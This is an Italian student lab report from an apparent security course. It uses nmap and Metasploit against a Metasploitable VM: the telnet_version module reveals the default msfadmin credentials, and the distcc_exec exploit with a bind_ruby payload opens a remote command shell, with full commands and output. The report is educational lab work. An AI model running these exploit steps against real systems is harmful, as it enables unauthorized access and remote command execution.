

REPORT S7/L2

Lo scopo dell'esercizio è quello di utilizzare **Metasploit** per sfruttare la vulnerabilità relativa a **Telnet** con il modulo **auxiliary telnet_version** sulla macchina **Metasploitable**.


Configurare l'**IP** di kali con **192.168.1.25** e quello di Metasploitable con **192.168.1.40**.

SVOLGIMENTO

Per prima cosa andremo ad impostare l'**IP** di **Kali** con il comando:

```
sudo ifconfig eth0 192.168.1.25
```

dove **eth0** è l'interfaccia di rete di riferimento e verificheremo con **"ip a"** che l'ip sia stato cambiato. **Figura 1**.



```
(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.1.25
[sudo] password for kali:


(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::6a72:bb4f:8e12:ac17/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 1, viene impostato l'ip di kali e si va a verificare la modifica "ip a".

Procederemo poi allo stesso modo sulla macchina **Metasploitable**:

```
sudo ifconfig eth0 192.168.1.40
```

anche in questo caso con **"ip a"** andremo a verificare la riuscita dell'operazione. **Figura 2**



```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.40
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:85:8a:68 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe85:8a68/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Figura 2, viene impostato l'ip di Metasploitable e si va a verificare la modifica "ip a".

Andiamo ora a verificare che vi sia comunione tra le due macchine mediante “ping”. **Figura 3.**

```
(kali@kali)-[~]
$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.788 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.165 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.157 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.193 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=64 time=0.279 ms
64 bytes from 192.168.1.40: icmp_seq=6 ttl=64 time=0.168 ms
^C
--- 192.168.1.40 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5133ms
rtt min/avg/max/mdev = 0.157/0.291/0.788/0.225 ms

msfadmin@metasploitable:~$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.007 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.008 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.009 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.008 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=64 time=0.009 ms
--- 192.168.1.40 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.007/0.008/0.009/0.002 ms
```

Figura 3, si verifica la comunicazione tra le due macchine “ping”.

Si può ora procedere con l’attacco sfruttando la vulnerabilità relativa a **Telnet**, procedendo con una scansione **nmap** su **Metasploitable**:

`nmap -sV -t5 192.168.1.40`

In questo modo potremo evidenziare i servizi vulnerabili sulla macchina. **Figura 4**

```
$ nmap -sV -T5 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 14:30 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.40
Host is up (0.00092s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Figura 4, nmap evidenzia i servizi e le porte aperte su Metasploitable, in rosso la porta 23 e il servizio Linux Telnet.

Si può procedere poi aprendo **Metasploit** (“**msfconsole**”) e proseguire con il comando “**search telnet_version**”. **Figura 5**

```
msf6 > search telnet_version

Matching Modules



| # | Name                                              | Disclosure Date | Rank   | Check |
|---|---------------------------------------------------|-----------------|--------|-------|
| 0 | auxiliary/scanner/telnet/lantronix_telnet_version | .               | normal | No    |
| 1 | auxiliary/scanner/telnet/telnet_version           | .               | normal | No    |


```

Figura 5, ricerca di telnet_version.

Andremo a scegliere il modulo 1, mediante **“use 1”** o **“use path/to/auxiliary”** e con **“show options”** mostrarne la configurazione. **Figura 6**

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options
[-] Invalid parameter "options", use "show -h" for more information
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                |
| RHOSTS   |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |


```

Figura 6, a schermo la configurazione del modulo scelto.

Si può configurare l’host remoto:

set rhost 192.168.1.40

e verificare andando di nuovo a mostrare la configurazione con **“show options”**. **Figura 7**

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.1.40
rhost => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                |
| RHOSTS   | 192.168.1.40    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |


```

Figura 7, viene impostato l’host remoto e si verifica con showoptions.

Possiamo confermare l’attacco con il comando **“exploit”**. **Figura 8**

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[*] 192.168.1.40:23 - 192.168.1.40:23 TELNET
[*] 192.168.1.40:23 Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET
Warning: Never expose this VM to an untrusted network!\n\nContact: msfdev[at]metasploit.com\n\nLogin with msfadmin/msfadmin to get started\n\nmetasploitable login:
```

Figura 8, in rosso le credenziali di accesso a Metasploitable.

Avremo quindi reperito le credenziali di accesso alla macchina **Metasploitable**. Nel caso specifico sappiamo che queste sono corrette in quanto note, ma possiamo provare un test mediante:

```
telnet 192.168.1.40
```

e verificare che si riesca ad accedere alla macchina **Metasploitable**. **Figura 9**

```
(kali㉿kali)-[~]
$ telnet 192.168.1.40
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

      _   _          _ 
     | |_| |        /_\\
    / __ \| |\ \   /___\
   / ___ \| |_\ \ /___ \\
  /_/___\_| |_|\_\/___//
              ||__||
             ||__||

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 21 08:49:59 EST 2025 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
```

Figura 9, collegamento Telnet alla macchina Metasploitable.

BONUS

Studiare cos'è il servizio **distcc** e scrivere qualche riga di spiegazione di questo servizio. Spiegare la motivazione dell'esistenza della vulnerabilità.

Effettuare l'attacco al servizio distccd ed aprire una shell nella macchina bersaglio.

SVOLGIMENTO

Per **distcc** si intende **“Distributed C Compiler”**, quindi compilatore di **C, C++ distribuito**, lo scopo è quello di rendere piu rapida la compilazione di un progetto andandolo a distribuire su piu **host** presenti su una rete. Per questo motivo sugli host viene mantenuta aperta la relativa porta.

Dal comando **“msfconsole”** apriremo a **Metasploit** procedendo con **“search distccd”** per cercare vulnerabilità relative a questo servizio. **Figura 10**

```
msf6 > search distcc

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution
```

Figura 10, esiti della ricerca di distcc.

Si prosegue poi con **“use 0”** e **“set rhost 192.168.1.40”** per impostare l’host remoto, infine **“show options”** per verificare la configurazione. **Figura 11**

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set rhost 192.168.1.40
rhost => 192.168.1.40
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
-      -
CHOST      rhost            no        The local client address
CPORT      3632             no        The local client port
Proxies    rhost            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     192.168.1.40    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
s/using-metasploit.html
RPORT      3632             yes       The target port (TCP)
```

Figura 11, si seleziona l’exploit, si imposta l’host remoto e se ne visualizza la configurazione.

Andiamo a mostrare i payload mediante **“show payloads”** e ad impostare il terzo (**bind_ruby**) mediante **“use payload 3”**. **Figura 12.**

```
msf6 exploit(unix/misc/distcc_exec) > set payload 3
payload => cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > |
```

Figura 12, si imposta bind_ruby come payload.

Si può infine **“attaccare”** con il comando **“exploit”** come visto in precedenza e verificare che sia stato effettuato l’accesso all’host remoto mediante comando **“ifconfig”**. **Figura 13**

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.40:4444
[*] Command shell session 1 opened (192.168.1.11:39983 -> 192.168.1.40:4444) at 2025-01-21 15:11:38 +0100

if config
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:85:8a:68
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe85:8a68/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3294 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3190 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:262022 (255.8 KB)  TX bytes:261345 (255.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:428 errors:0 dropped:0 overruns:0 frame:0
          TX packets:428 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:148049 (144.5 KB)  TX bytes:148049 (144.5 KB)
```

Figura 13, mediante **“exploit”** si accede alla macchina metasploitable e se ne verifica l’ip con **“ifconfig”**.